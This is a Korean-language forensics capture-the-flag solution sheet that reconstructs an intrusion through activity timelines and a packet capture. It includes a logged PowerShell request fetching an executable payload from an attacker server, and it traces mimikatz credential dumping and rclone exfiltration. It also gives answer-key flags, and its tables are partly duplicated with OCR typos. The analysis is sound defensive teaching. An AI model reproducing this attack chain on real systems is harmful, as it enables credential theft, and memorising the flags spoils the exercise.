

문 제

분 야

점 수

B-1

Scenario Step B

피해자는 공격자의 속임수에 넘어가 악성코드를 실행하였고, 결국 피해 PC에 악성 코드와 악성 도구들이 무차별적으로 설치되었다. 공격자가 사용한 드랍퍼 악성코드를 분석하여 피해 호스트에 설치된 악성코드에 대해 파악하라.

공격자가 초기 침투에 사용한 파일과, 해당 파일에 담겨있던 스크립트가 최초 실행된 시각은 언제인가?

풀이 절차

이벤트로그 및 아티팩트 분석을 통하여 실행시간 확인

정 답

FLAG{HOffice2022_Viewer.exe_20221013185040}

풀 이 과 정

실행시간 추적을 위해 LastActivityView 도구를 활용하여 초기침투에 활용된 파일은 A-1과 동일하며 파일에 담겨있던 io_.vbs가 실행된 내용을 이벤트로그뷰어에서 sysmon로그 확인 중 FileCreate(ID-11)에서 확인함

LastActivityView

File Edit View Options Help

Action Time	Description	Filename	Full Path	More information	File Extension	Data Source
2022-10-13 오후 6:50:41	Run .EXE file	POWERSHELL.EXE	C:\Windows\System32\WindowsPower...	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\POW...
2022-10-13 오후 6:50:40	Run .EXE file	script.exe	C:\Windows\System32\script.exe	Microsoft Corporation, ...	exe	C:\Windows\Prefetch\WVSCR...
2022-10-13 오후 6:50:40	Run .EXE file	HOFFICE2022_VIEWER.EXE	C:\Users\Kang\DOWNLOAS\HOFFICE...		EXE	C:\Windows\Prefetch\HOFFI...
2022-10-13 오후 6:50:37	Run .EXE file	HOFFICE2022_VIEWER.EXE	C:\Users\Kang\DOWNLOAS\HOFFICE...		EXE	C:\Windows\Prefetch\HOFFI...
2022-10-13 오후 6:50:25	Run .EXE file	dumpcap.exe	C:\PROGRAM FILES\WIRESHARK\Wdump...	The Wireshark develop...	exe	C:\Windows\Prefetch\WIDUMP...
2022-10-13 오후 6:50:22	Run .EXE file	dumpcap.exe	C:\PROGRAM FILES\WIRESHARK\Wdump...	The Wireshark develop...	exe	C:\Windows\Prefetch\WIDUMP...
2022-10-13 오후 6:50:22	Run .EXE file	COMPACTLDR.EXE	C:\Windows\System32\COMPACTLDR...	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\COMP...
2022-10-13 오후 6:50:22	Run .EXE file	System32\WBACKGROUNDT...	C:\Windows\System32\WBACKGROUNDT...	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\WBACK...
2022-10-13 오후 6:50:22	Run .EXE file	System32\WTASKHOSTW...	C:\Windows\System32\WTASKHOSTW...	Microsoft Corporation, ...	exe	C:\Windows\Prefetch\WTASK...
2022-10-13 오후 6:50:22	Run .EXE file	FILES (X86)\MICROSOFTW...	C:\Windows\FILES (X86)\MICROSOFTW...	Microsoft Corporation, ...	exe	C:\Windows\Prefetch\WMSD...
2022-10-13 오후 6:50:22	Run .EXE file	System32\WBACKGROUNDT...	C:\Windows\System32\WBACKGROUNDT...	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\WBACK...
2022-10-13 오후 6:50:22	Run .EXE file	System32\Wipconfig.exe	C:\Windows\System32\Wipconfig.exe	Microsoft Corporation, ...	exe	C:\Windows\Prefetch\WIPCON...
2022-10-13 오후 6:50:22	Run .EXE file	System32\Wsvchost.exe	C:\Windows\System32\Wsvchost.exe	Microsoft Corporation, ...	exe	C:\Windows\Prefetch\WSVCH...
2022-10-13 오후 6:50:22	Run .EXE file	System32\cmd.exe	C:\Windows\System32\cmd.exe	Microsoft Corporation, ...	exe	C:\Windows\Prefetch\WCMDE...
2022-10-13 오후 6:50:22	Run .EXE file	FILES (X86)\MICROSOFTW...	C:\Windows\FILES (X86)\MICROSOFTW...	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\WBACK...
2022-10-13 오후 6:50:22	Run .EXE file	System32\WBACKGROUNDT...	C:\Windows\System32\WBACKGROUNDT...	Microsoft Corporation, ...	exe	C:\Windows\Prefetch\WBACK...
2022-10-13 오후 6:50:22	Run .EXE file	WinSxS\AMD64_MICROSO...	C:\Windows\WinSxS\AMD64_MICROSO...	Microsoft Corporation, ...	exe	C:\Windows\Prefetch\WTIWOR...
2022-10-13 오후 6:50:22	Run .EXE file	System32\Wsvchost.exe	C:\Windows\System32\Wsvchost.exe	Microsoft Corporation, ...	exe	C:\Windows\Prefetch\WSVCH...
2022-10-13 오후 6:50:22	Run .EXE file	System32\WVSSVC.EXE	C:\Windows\System32\WVSSVC.EXE	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\WVSSVC...
2022-10-13 오후 6:50:22	Run .EXE file	WUUAUCLT.EXE	C:\Windows\System32\WUUAUCLT.EXE	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\WUUAU...
2022-10-13 오후 6:43:32	Run .EXE file	WUUAUCLT.EXE	C:\Windows\System32\WUUAUCLT.EXE	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\WUUAU...
2022-10-13 오후 6:43:31	Windows Installer Ended	UNIFIEDINSTALLER.EXE	C:\Windows\SOFTWARE\ISTRIBUTIONW...	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\UNIFI...
2022-10-13 오후 6:43:30	Run .EXE file	UNIFIEDINSTALLER.EXE	C:\Windows\SOFTWARE\ISTRIBUTIONW...	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\UNIFI...
2022-10-13 오후 6:43:30	Windows Installer Started	WUUAUCLT.EXE	C:\Windows\System32\WUUAUCLT.EXE	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\WUUAU...
2022-10-13 오후 6:43:29	Run .EXE file	WUUAUCLT.EXE	C:\Windows\System32\WUUAUCLT.EXE	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\WUUAU...
2022-10-13 오후 6:43:21	Run .EXE file	svchost.exe	C:\Windows\System32\svchost.exe	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\WVCH...
2022-10-13 오후 6:43:21	Run .EXE file	svchost.exe	C:\Windows\System32\svchost.exe	Microsoft Corporation, ...	exe	C:\Windows\Prefetch\WVCH...
2022-10-13 오후 6:43:01	Run .EXE file	BACKGROUNDTASKPERFORMER.EXE	C:\Windows\System32\BACKGROUNDT...	Microsoft Corporation, ...	EXE	C:\Windows\Prefetch\WBACK...

Properties

2022-10-13 오후 6:50:37

Run .EXE file

HOFFICE2022_VIEWER.EXE

C:\Users\Kang\DOWNLOAS\HOffice2022_VIEWER.EXE

EXE


C:\Windows\Prefetch\HOffice2022_VIEWER.EXE

OK

1293 Item(s), 1 Selected

NirSoft Freeware, <https://www.nirsoft.net>

22°C 12:31 2022-10-15



문 제	분 야	점 수
B-2		
Scenario Step B		
피해자는 공격자의 속임수에 넘어가 악성코드를 실행하였고, 결국 피해 PC에 악성 코드와 악성 도구들이 무차별적으로 설치되었다. 공격자가 사용한 드랍퍼 악성코드를 분석하여 피해 호스트에 설치된 악성코드에 대해 파악하라. 악성코드를 다운로드 받는 공격자 서버의 종류와 버전은 무엇인가?		
풀이 절차	패킷분석을 통해서 HTTP 헤더정보 분석	
정 답	FLAG{Apache_2.4.52}	
풀 이 과 정		
패킷 중 http 헤더에 포함된 서버 정보를 파악 / Apache 2.4.52(Ubuntu)		

```
GET /game.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; ko-KR) WindowsPowerShell/5.1.19041.1237
Host: 192.168.35.85
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Thu, 13 Oct 2022 09:50:47 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Thu, 13 Oct 2022 09:00:28 GMT
ETag: "3c00-5ae6bdad2die"
Accept-Ranges: bytes
Content-Length: 15360
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

MZ.....@.....!..L.!This program cannot be run in


$......H...&...&...&...'...&...#...&...'...&%...&...'...&'...&. [...&.[...&....&[...$...
4.....f...f...p.....@.....@j:...@.....@.....@.....text...
0.....@.....@.....@.data...H.....2.....@.....@.....@.data...4.....A.....@.....@.....
8.....@.....@.....reloc.....@.....B.....@.....@.....@.data...4.....'.....A.....@.....@.....
SUVH...@H.B.I.H.=.....v.W...H.....3.f...H...@][.H.$83.L.t$0H.z.L.t$X.....L.t$(L(L.L.H.$ H...H...H...
(. .uIA.....H..JE.....@.....@H...
.....# .....H.....(.....H.....(.....H.....(.....3.....
T(..H.$P.....H..$@H.DSPH.D$8H..S(...H.$@E3..D$(?...E3.H.....$ ..?.....H.
```

문 제	분 야	점 수																																																																								
C-1																																																																										
Scenario Step C																																																																										
의문의 공격자는 계속해서 피해 PC 내부에 있는 중요 데이터를 수집하기 시작했다. 또한, 추적을 피하기 위해 데이터 유출 시 클라우드 서비스를 사용하는 등 주도면밀한 모습을 보여주었다. 피해 시스템을 분석하여 공격자가 유출한 민감한 데이터에 대해 식별하라.																																																																										
공격자가 자격증명을 덤프하기 위해 사용한 도구 이름과 프리패치 로그 상에서 해당 도구가 마지막으로 실행 된 시각은?																																																																										
풀이 절차	덤프에 사용되는 mimikatz와 아티팩트를 통해 실행시간 확인																																																																									
정 답	FLAG{mimikatz.exe_20221013185145}																																																																									
풀 이 과 정																																																																										
실행시간 추적을 위해 LastActivityView 도구를 활용하여 덤프에 활용되는 MIMIKATZ.exe와 실행시간 확인																																																																										
<div><div>LastActivityView</div><div><div>File Edit View Options Help</div><div><div><div><div><div></div><div></div><div></div><div></div><div></div><div></div></div><div></div></div></div><div><table><tr><th>Action Time</th><th>Description</th><th>Filename</th><th>Full Path</th></tr><tr><td>2022-10-13 오후 6:52:52</td><td>Run .EXE file</td><td>svchost.exe</td><td>C:\Windows\S</td></tr><tr><td>2022-10-13 오후 6:52:32</td><td>Open file or folder</td><td>1</td><td>C:\Users#Kang</td></tr><tr><td>2022-10-13 오후 6:52:29</td><td>View Folder in Explorer</td><td>Log</td><td>Log</td></tr><tr><td>2022-10-13 오후 6:52:28</td><td>Run .EXE file</td><td>dllhost.exe</td><td>C:\Windows\S</td></tr><tr><td>2022-10-13 오후 6:52:19</td><td>Run .EXE file</td><td>rundll32.exe</td><td>C:\Windows\S</td></tr><tr><td>2022-10-13 오후 6:52:13</td><td>Run .EXE file</td><td>SPPSVC.EXE</td><td>C:\WINDOWS\</td></tr><tr><td>2022-10-13 오후 6:51:57</td><td>Run .EXE file</td><td>rcclone.exe</td><td>C:\Users#Kang</td></tr><tr><td>2022-10-13 오후 6:51:54</td><td>Run .EXE file</td><td>rcclone.exe</td><td>C:\Users#Kang</td></tr><tr><td>2022-10-13 오후 6:51:45</td><td>Run .EXE file</td><td>MIMIKATZ.EXE</td><td>C:\WINDOWS\</td></tr><tr><td>2022-10-13 오후 6:51:44</td><td>Run .EXE file</td><td>tar.exe</td><td>C:\Windows\S</td></tr><tr><td>2022-10-13 오후 6:50:57</td><td>Run .EXE file</td><td>BACKGROUNDTASKHO...</td><td>C:\Windows\S</td></tr><tr><td>2022-10-13 오후 6:50:41</td><td>Run .EXE file</td><td>POWERSHELL.EXE</td><td>C:\Windows\S</td></tr><tr><td>2022-10-13 오후 6:50:40</td><td>Run .EXE file</td><td>wscript.exe</td><td>C:\Windows\S</td></tr><tr><td>2022-10-13 오후 6:50:40</td><td>Run .EXE file</td><td>HOFFICE2022_VIEWER...</td><td>C:\Users#Kang</td></tr><tr><td>2022-10-13 오후 6:50:37</td><td>Run .EXE file</td><td>HOFFICE2022_VIEWER...</td><td>C:\Users#Kang</td></tr><tr><td>2022-10-13 오후 6:50:25</td><td>Run .EXE file</td><td>dumpcap.exe</td><td>C:\PROGRAM I</td></tr><tr><td>2022-10-13 오후 6:50:22</td><td>Run .EXE file</td><td>dumpcap.exe</td><td>C:\PROGRAM I</td></tr></table></div><div>1352 item(s), 1 Selected</div><div>NirSoft Freeware. http://www.nirsoft.net</div></div></div></div>			Action Time	Description	Filename	Full Path	2022-10-13 오후 6:52:52	Run .EXE file	svchost.exe	C:\Windows\S	2022-10-13 오후 6:52:32	Open file or folder	1	C:\Users#Kang	2022-10-13 오후 6:52:29	View Folder in Explorer	Log	Log	2022-10-13 오후 6:52:28	Run .EXE file	dllhost.exe	C:\Windows\S	2022-10-13 오후 6:52:19	Run .EXE file	rundll32.exe	C:\Windows\S	2022-10-13 오후 6:52:13	Run .EXE file	SPPSVC.EXE	C:\WINDOWS\	2022-10-13 오후 6:51:57	Run .EXE file	rcclone.exe	C:\Users#Kang	2022-10-13 오후 6:51:54	Run .EXE file	rcclone.exe	C:\Users#Kang	2022-10-13 오후 6:51:45	Run .EXE file	MIMIKATZ.EXE	C:\WINDOWS\	2022-10-13 오후 6:51:44	Run .EXE file	tar.exe	C:\Windows\S	2022-10-13 오후 6:50:57	Run .EXE file	BACKGROUNDTASKHO...	C:\Windows\S	2022-10-13 오후 6:50:41	Run .EXE file	POWERSHELL.EXE	C:\Windows\S	2022-10-13 오후 6:50:40	Run .EXE file	wscript.exe	C:\Windows\S	2022-10-13 오후 6:50:40	Run .EXE file	HOFFICE2022_VIEWER...	C:\Users#Kang	2022-10-13 오후 6:50:37	Run .EXE file	HOFFICE2022_VIEWER...	C:\Users#Kang	2022-10-13 오후 6:50:25	Run .EXE file	dumpcap.exe	C:\PROGRAM I	2022-10-13 오후 6:50:22	Run .EXE file	dumpcap.exe	C:\PROGRAM I
Action Time	Description	Filename	Full Path																																																																							
2022-10-13 오후 6:52:52	Run .EXE file	svchost.exe	C:\Windows\S																																																																							
2022-10-13 오후 6:52:32	Open file or folder	1	C:\Users#Kang																																																																							
2022-10-13 오후 6:52:29	View Folder in Explorer	Log	Log																																																																							
2022-10-13 오후 6:52:28	Run .EXE file	dllhost.exe	C:\Windows\S																																																																							
2022-10-13 오후 6:52:19	Run .EXE file	rundll32.exe	C:\Windows\S																																																																							
2022-10-13 오후 6:52:13	Run .EXE file	SPPSVC.EXE	C:\WINDOWS\																																																																							
2022-10-13 오후 6:51:57	Run .EXE file	rcclone.exe	C:\Users#Kang																																																																							
2022-10-13 오후 6:51:54	Run .EXE file	rcclone.exe	C:\Users#Kang																																																																							
2022-10-13 오후 6:51:45	Run .EXE file	MIMIKATZ.EXE	C:\WINDOWS\																																																																							
2022-10-13 오후 6:51:44	Run .EXE file	tar.exe	C:\Windows\S																																																																							
2022-10-13 오후 6:50:57	Run .EXE file	BACKGROUNDTASKHO...	C:\Windows\S																																																																							
2022-10-13 오후 6:50:41	Run .EXE file	POWERSHELL.EXE	C:\Windows\S																																																																							
2022-10-13 오후 6:50:40	Run .EXE file	wscript.exe	C:\Windows\S																																																																							
2022-10-13 오후 6:50:40	Run .EXE file	HOFFICE2022_VIEWER...	C:\Users#Kang																																																																							
2022-10-13 오후 6:50:37	Run .EXE file	HOFFICE2022_VIEWER...	C:\Users#Kang																																																																							
2022-10-13 오후 6:50:25	Run .EXE file	dumpcap.exe	C:\PROGRAM I																																																																							
2022-10-13 오후 6:50:22	Run .EXE file	dumpcap.exe	C:\PROGRAM I																																																																							

문 제	분 야	점 수																																																																																																																																																	
C-2																																																																																																																																																			
Scenario Step C																																																																																																																																																			
의문의 공격자는 계속해서 피해 PC 내부에 있는 중요 데이터를 수집하기 시작했다. 또한, 추적을 피하기 위해 데이터 유출 시 클라우드 서비스를 사용하는 등 주도면밀한 모습을 보여주었다. 피해 시스템을 분석하여 공격자가 유출한 민감한 데이터에 대해 식별하라.																																																																																																																																																			
공격자가 자격증명을 덤프한 뒤 유출할 때 사용한 도구 이름과 해당 도구가 데이터를 유출하기 위해 최초 실행된 시각은 언제인가?																																																																																																																																																			
풀이 절차	타임라인을 통하여 아티팩트로 실행시간 확인																																																																																																																																																		
정 답	FLAG{rclone.exe_20221013185154}																																																																																																																																																		
풀 이 과 정																																																																																																																																																			
실행시간 추적을 위해 LastActivityView 도구를 활용하여 클라우드에 활용되는 rclone.exe와 실행시간 확인																																																																																																																																																			
<div><div>LastActivityView</div><div><div>File Edit View Options Help</div><div><table><thead><tr><th>Action Time</th><th>Description</th><th>Filename</th><th>Full Path</th><th>More Information</th></tr></thead><tbody><tr><td>2022-10-13 오후 6:52:32</td><td>Open file or folder</td><td>1</td><td>C:\Users\Kang\Desktop\Log#1</td><td></td></tr><tr><td>2022-10-13 오후 6:52:29</td><td>View Folder in Explorer</td><td>Log</td><td>Log</td><td></td></tr><tr><td>2022-10-13 오후 6:52:19</td><td>Run .EXE file</td><td>rundll32.exe</td><td>C:\Windows\System32\rundll32.exe</td><td>Microsoft Corporation, Microsoft® Windows® Operating</td></tr><tr><td>2022-10-13 오후 6:52:13</td><td>Run .EXE file</td><td>SPPSVC.EXE</td><td>C:\Windows\System32\WSPPSVC.EXE</td><td>Microsoft Corporation, Microsoft® Windows® Operating</td></tr><tr><td>2022-10-13 오후 6:51:57</td><td>Run .EXE file</td><td>rclone.exe</td><td>C:\Users\Kang\CONFIG\rclone\rclone.exe</td><td>https://rclone.org. Rclone, Rsync for cloud storage, 1.55.1</td></tr><tr><td>2022-10-13 오후 6:51:54</td><td>Run .EXE file</td><td>rclone.exe</td><td>C:\Users\Kang\CONFIG\rclone\rclone.exe</td><td>https://rclone.org. Rclone, Rsync for cloud storage, 1.55.1</td></tr><tr><td>2022-10-13 오후 6:51:45</td><td>Run .EXE file</td><td>MIMIKATZ.EXE</td><td>C:\Windows\System32\MIMIKATZ\MIMIKATZ.EXE</td><td>gentilkiwi (Benjamin DELPY), mimikatz, mimikatz for Win</td></tr><tr><td>2022-10-13 오후 6:51:44</td><td>Run .EXE file</td><td>tar.exe</td><td>C:\Windows\System32\tar.exe</td><td>Microsoft Corporation, Microsoft® Windows® Operating</td></tr><tr><td>2022-10-13 오후 6:50:57</td><td>Run .EXE file</td><td>BACKGROUNDTASKHOST.EXE</td><td>C:\Windows\System32\BACKGROUNDTASKHOST.EXE</td><td>Microsoft Corporation, Microsoft® Windows® Operating</td></tr><tr><td>2022-10-13 오후 6:50:41</td><td>Run .EXE file</td><td>POWERSHELL.EXE</td><td>C:\Windows\System32\WINDOWSPOWERSHELL\w1.0#POWERSHELL</td><td>Microsoft Corporation, Microsoft® Windows® Operating</td></tr><tr><td>2022-10-13 오후 6:50:40</td><td>Run .EXE file</td><td>wscript.exe</td><td>C:\Windows\System32\wscript.exe</td><td>Microsoft Corporation, Microsoft® Windows Script Host</td></tr><tr><td>2022-10-13 오후 6:50:40</td><td>Run .EXE file</td><td>HOFFICE2022_VIEWER.EXE</td><td>C:\Users\Kang\DOWNLOADS\HOFFICE2022_VIEWER.EXE</td><td></td></tr><tr><td>2022-10-13 오후 6:50:37</td><td>Run .EXE file</td><td>HOFFICE2022_VIEWER.EXE</td><td>C:\Users\Kang\DOWNLOADS\HOFFICE2022_VIEWER.EXE</td><td></td></tr><tr><td>2022-10-13 오후 6:50:25</td><td>Run .EXE file</td><td>dumpcap.exe</td><td>C:\PROGRAM FILES\WIRESHARK\dumpcap.exe</td><td>The Wireshark developer community, Dumpcap, Dumpcap</td></tr><tr><td>2022-10-13 오후 6:50:22</td><td>Run .EXE file</td><td>dumpcap.exe</td><td>C:\PROGRAM FILES\WIRESHARK\dumpcap.exe</td><td>The Wireshark developer community, Dumpcap, Dumpcap</td></tr><tr><td>2022-10-13 오후 6:50:19</td><td>Run .EXE file</td><td>COMPATTELRUNNER.EXE</td><td>C:\Windows\System32\COMPATTELRUNNER.EXE</td><td>Microsoft Corporation, Microsoft® Windows® Operating</td></tr><tr><td>2022-10-13 오후 6:50:16</td><td>Run .EXE file</td><td>BACKGROUNDTRANSFERHOST.EXE</td><td>C:\Windows\System32\BACKGROUNDTRANSFERHOST.EXE</td><td>Microsoft Corporation, Microsoft® Windows® Operating</td></tr><tr><td>2022-10-13 오후 6:50:16</td><td>Run .EXE file</td><td>TASKHOSTW.EXE</td><td>C:\Windows\System32\TASKHOSTW.EXE</td><td>Microsoft Corporation, Microsoft® Windows® Operating</td></tr><tr><td>2022-10-13 오후 6:50:11</td><td>Run .EXE file</td><td>msedge.exe</td><td>C:\PROGRAM FILES (X86)\MICROSOFT\Edge\APPLICATION\msedge.exe</td><td>Microsoft Corporation, Microsoft Edge, Microsoft Edge, 1</td></tr><tr><td>2022-10-13 오후 6:50:10</td><td>Run .EXE file</td><td>BACKGROUNDTASKHOST.EXE</td><td>C:\Windows\System32\BACKGROUNDTASKHOST.EXE</td><td>Microsoft Corporation, Microsoft® Windows® Operating</td></tr><tr><td>2022-10-13 오후 6:50:03</td><td>Run .EXE file</td><td>ipconfig.exe</td><td>C:\Windows\System32\ipconfig.exe</td><td>Microsoft Corporation, Microsoft® Windows® Operating</td></tr><tr><td>2022-10-13 오후 6:50:01</td><td>Run .EXE file</td><td>svchost.exe</td><td>C:\Windows\System32\svchost.exe</td><td>Microsoft Corporation, Microsoft® Windows® Operating</td></tr><tr><td>2022-10-13 오후 6:50:00</td><td>Run .EXE file</td><td>cmd.exe</td><td>C:\Windows\System32\cmd.exe</td><td>Microsoft Corporation, Microsoft® Windows® Operating</td></tr><tr><td>2022-10-13 오후 6:50:00</td><td>Run .EXE file</td><td>MICROSOFTEDGEUPDATE.EXE</td><td>C:\PROGRAM FILES (X86)\MICROSOFT\EDGE\UPDATE\MICROSOFTEDGEUPDATE.EXE</td><td>Microsoft Corporation, Microsoft Edge Update, Microsoft</td></tr><tr><td>2022-10-13 오후 6:43:40</td><td>Run .EXE file</td><td>BACKGROUNDTASKHOST.EXE</td><td>C:\Windows\System32\BACKGROUNDTASKHOST.EXE</td><td>Microsoft Corporation, Microsoft® Windows® Operating</td></tr><tr><td>2022-10-13 오후 6:43:40</td><td>Run .EXE file</td><td>TIWorker.exe</td><td>C:\Windows\WinSxS\AMD64\MICROSOFT-WINDOWS-SERVICE\TIWorker.exe</td><td>Microsoft Corporation, Microsoft® Windows® Operating</td></tr><tr><td>2022-10-13 오후 6:43:39</td><td>Run .EXE file</td><td>svchost.exe</td><td>C:\Windows\System32\svchost.exe</td><td>Microsoft Corporation, Microsoft® Windows® Operating</td></tr><tr><td>2022-10-13 오후 6:43:39</td><td>Run .EXE file</td><td>VSSVC.EXE</td><td>C:\Windows\System32\VSSVC.EXE</td><td>Microsoft Corporation, Microsoft® Windows® Operating</td></tr></tbody></table></div><div>1319 Item(s), 1 Selected</div><div>NirSoft Freeware. https://www.nirsoft.net</div></div></div>			Action Time	Description	Filename	Full Path	More Information	2022-10-13 오후 6:52:32	Open file or folder	1	C:\Users\Kang\Desktop\Log#1		2022-10-13 오후 6:52:29	View Folder in Explorer	Log	Log		2022-10-13 오후 6:52:19	Run .EXE file	rundll32.exe	C:\Windows\System32\rundll32.exe	Microsoft Corporation, Microsoft® Windows® Operating	2022-10-13 오후 6:52:13	Run .EXE file	SPPSVC.EXE	C:\Windows\System32\WSPPSVC.EXE	Microsoft Corporation, Microsoft® Windows® Operating	2022-10-13 오후 6:51:57	Run .EXE file	rclone.exe	C:\Users\Kang\CONFIG\rclone\rclone.exe	https://rclone.org. Rclone, Rsync for cloud storage, 1.55.1	2022-10-13 오후 6:51:54	Run .EXE file	rclone.exe	C:\Users\Kang\CONFIG\rclone\rclone.exe	https://rclone.org. Rclone, Rsync for cloud storage, 1.55.1	2022-10-13 오후 6:51:45	Run .EXE file	MIMIKATZ.EXE	C:\Windows\System32\MIMIKATZ\MIMIKATZ.EXE	gentilkiwi (Benjamin DELPY), mimikatz, mimikatz for Win	2022-10-13 오후 6:51:44	Run .EXE file	tar.exe	C:\Windows\System32\tar.exe	Microsoft Corporation, Microsoft® Windows® Operating	2022-10-13 오후 6:50:57	Run .EXE file	BACKGROUNDTASKHOST.EXE	C:\Windows\System32\BACKGROUNDTASKHOST.EXE	Microsoft Corporation, Microsoft® Windows® Operating	2022-10-13 오후 6:50:41	Run .EXE file	POWERSHELL.EXE	C:\Windows\System32\WINDOWSPOWERSHELL\w1.0#POWERSHELL	Microsoft Corporation, Microsoft® Windows® Operating	2022-10-13 오후 6:50:40	Run .EXE file	wscript.exe	C:\Windows\System32\wscript.exe	Microsoft Corporation, Microsoft® Windows Script Host	2022-10-13 오후 6:50:40	Run .EXE file	HOFFICE2022_VIEWER.EXE	C:\Users\Kang\DOWNLOADS\HOFFICE2022_VIEWER.EXE		2022-10-13 오후 6:50:37	Run .EXE file	HOFFICE2022_VIEWER.EXE	C:\Users\Kang\DOWNLOADS\HOFFICE2022_VIEWER.EXE		2022-10-13 오후 6:50:25	Run .EXE file	dumpcap.exe	C:\PROGRAM FILES\WIRESHARK\dumpcap.exe	The Wireshark developer community, Dumpcap, Dumpcap	2022-10-13 오후 6:50:22	Run .EXE file	dumpcap.exe	C:\PROGRAM FILES\WIRESHARK\dumpcap.exe	The Wireshark developer community, Dumpcap, Dumpcap	2022-10-13 오후 6:50:19	Run .EXE file	COMPATTELRUNNER.EXE	C:\Windows\System32\COMPATTELRUNNER.EXE	Microsoft Corporation, Microsoft® Windows® Operating	2022-10-13 오후 6:50:16	Run .EXE file	BACKGROUNDTRANSFERHOST.EXE	C:\Windows\System32\BACKGROUNDTRANSFERHOST.EXE	Microsoft Corporation, Microsoft® Windows® Operating	2022-10-13 오후 6:50:16	Run .EXE file	TASKHOSTW.EXE	C:\Windows\System32\TASKHOSTW.EXE	Microsoft Corporation, Microsoft® Windows® Operating	2022-10-13 오후 6:50:11	Run .EXE file	msedge.exe	C:\PROGRAM FILES (X86)\MICROSOFT\Edge\APPLICATION\msedge.exe	Microsoft Corporation, Microsoft Edge, Microsoft Edge, 1	2022-10-13 오후 6:50:10	Run .EXE file	BACKGROUNDTASKHOST.EXE	C:\Windows\System32\BACKGROUNDTASKHOST.EXE	Microsoft Corporation, Microsoft® Windows® Operating	2022-10-13 오후 6:50:03	Run .EXE file	ipconfig.exe	C:\Windows\System32\ipconfig.exe	Microsoft Corporation, Microsoft® Windows® Operating	2022-10-13 오후 6:50:01	Run .EXE file	svchost.exe	C:\Windows\System32\svchost.exe	Microsoft Corporation, Microsoft® Windows® Operating	2022-10-13 오후 6:50:00	Run .EXE file	cmd.exe	C:\Windows\System32\cmd.exe	Microsoft Corporation, Microsoft® Windows® Operating	2022-10-13 오후 6:50:00	Run .EXE file	MICROSOFTEDGEUPDATE.EXE	C:\PROGRAM FILES (X86)\MICROSOFT\EDGE\UPDATE\MICROSOFTEDGEUPDATE.EXE	Microsoft Corporation, Microsoft Edge Update, Microsoft	2022-10-13 오후 6:43:40	